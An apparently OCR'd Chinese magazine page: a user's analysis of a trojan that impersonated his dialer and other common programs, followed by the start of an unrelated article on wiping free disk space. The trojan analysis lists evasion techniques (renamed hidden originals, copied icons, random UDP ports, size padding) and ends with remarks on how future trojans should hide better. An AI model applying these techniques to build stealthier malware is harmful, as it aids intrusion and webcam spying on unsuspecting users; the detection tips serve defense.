


图1

然而，一次偶然间我发现我竟然开了两个一样的拨号器进程。点击隐藏加载到选中进程中的DLL发现了让我蛋疼的东西，如图2。




图2

大家可以看到有一个拨号进程加载了 avicap32.dll熟悉远控木马的人都知道，这个dll是用来捕获视频的，或者说是用来监控肉鸡视频的。试想，电信的拨号软件怎么会监视用户摄像头呢？于是我在同学的电脑上查看了一下，发现他们的拨号器只有一个进程，并且没有加载这个dll。于是可以推断，我中招了，光荣的成为了别人的肉鸡。找到拨号软件所在的文件夹，得到如下发现，如图3。




图3

GHCADailUi.exe这个程序4.2MB，旁边还有一个GH-CADailUi，是隐藏的，大小为1281KB，如图4。




图4

初步判定木马将原文件更改名称为GHCADailUi，然后自命名GHCADailUi.exe，运行自己后指向原文件。更有趣的是，木马似乎会修改自己的图标，修改成它要伪装的程序图标。把木马结束进程并删除后，还原原来的文件，测试程序可以正常使用。于是推测得到证实。本以为就这样就结束了。但是，又在其他常用软件目录内发现同一款木马。该木马依然是重命名并隐藏原程序文件，修改自身文件名、修改自身图标，达到伪装的目的。看到许多我常用的程序都被此

木马伪装了，我决定好好研究一下它。把木马和原程序放入Restorator 2007进行对比，如图5。




图5

使用360流量监控，发现此程序仅仅开了一个UDP端口。用WSockExpert抓它的数据包，发现每隔一段时间要发送一次UDP数据包，无奈数据包不能解密。经过多次测试，发现该木马使用的UDP端口不是固定的，而是随机开启UDP端口。而且该木马会自动判断用户常用软件，然后针对用户常用软件进行伪装。并且只能判断进程中是否已经存在木马程序并选择自身是否启动，也就是说不会同时开启两个木马程序。使用木马辅助查找器（灰鸽子工作室写的）发现4.2MB的木马程序其实实际大小只有200多KB，把木马载入C32发现大片空白区域。由此判定木马是通过增大自身体积躲过可疑文件上传的。

到此，对此木马的分析就结束了。下面简单总结一下该木马的特点。

1.使用UDP端口，成功避开主流安全软件的视线。如今的安全软件都比较重视TCP端口，而忽略了UDP端口。

2.伪装成为用户常用软件，并绑定之，两者同时启动。（如宽带拨号器）故，不用愁再次上线的问题，不用添加注册表、服务等，成功躲过安全软件的监控。

3.伪装手法十分好，修改正常程序名，修改自身名字为正常程序并修改自身图标，木马启动后同时启动正常程序。（不足之处就是隐藏正常程序，如果不隐藏，我会以为本来就有这个程序。隐藏反而让我怀疑。）

4.监控并判断哪些是用户常用软件，并伪装成为它。

5.自动判断当前是否已存在木马进程，并选择是否启动。目的是只开一个木马进程。但是不论如何，都会启动用户想要打开的程序，不妨碍用户正常使用程序。

以上就是对这款木马的分析。

再联想到最各种远控木马免杀后很快又被杀，掉鸡现象严重。而这款木马一直未被安全软件查杀，直到被人工发现。

由此可见，未来木马发展的趋势之一是伪装正常软件，与正常软件绑定启动。木马生成目录不应局限于C盘，因为C盘已经被严密看护，一个优秀的木马应该隐藏在用户文件中，而不是系统文件中。

另外，我查木马的主要方法。

1.看载入的dll，现在的木马都有监控摄像头的功能，那就必然要载入avicap32.dll，正常程序是不会这样的。

2.把可疑程序载入到Restorator 2007中分析一下它的资源，比如图标。图标做的越精细，大图小图都有，那它是木马的可能性越小。

文章即将结束时，一时兴起，百度了一下UDP远控，发现只有国内好像只有一款UDP远控，也许有没公布的吧。总之，UDP远控市场很大哦！

为磁盘打支“消毒针”

郭建伟

笔者在操作电脑时，误将几张重要照片删除了，心里很着急，于是请出R-Studio这款强悍的反删除工具，对照片所在的磁盘扫描了一番，很轻松的找回了被删除的照片。不过仔细查看扫描结果，很多之前删除的文件也暴露了出来，其中不乏一些敏感内容。看来，看似空白的磁盘自由空间并不“空白”，里面可谓“鱼龙混杂”。究其原因，是因为删除文件后，系

统只是将其存储信息从文件分配表中删除，文件数据依然保存在磁盘相关磁道和扇区中。如果不将其彻底清除的话，在众多的反删除软件面前，无疑被暴露您的隐私。而且这些垃圾数据也会造成磁盘性能的降低。看来，很有必要对磁盘自由空间“消消毒”了。

一、使用Files Terminator清理自由空间

Files Terminator是一款免费软件，不仅可以彻底删除文件，还可以对磁盘的自由空间进行“清洗”。在Files Terminator主窗口（如图1）的“Method deletion”列表中预设了九据删除算法，包括Pseudorandom，British HMG IS5，Random，Russian GOST P50739-95，US Department of Defense DoD 5220.22-M（E），German VSITR；Canadian RCPM TSSIT OPS，Bruce Schneier，Peter Gutmann等。选择的算法越靠后，清理的效果也越底，但是花费的时间越越长。您可以根据需要，选择合适的清理算法。在窗口右下角磁盘列表中选择目标磁盘，点击“Destroy Free space”按钮，就可以对该盘的自由空间进行清理了。如果勾选“After operation shutdown”项，表示操作完成后可以自动关机。除了清理磁盘自由空间外，还可以点击“Destroy File（s）”按钮，将选择的文件彻底删除。

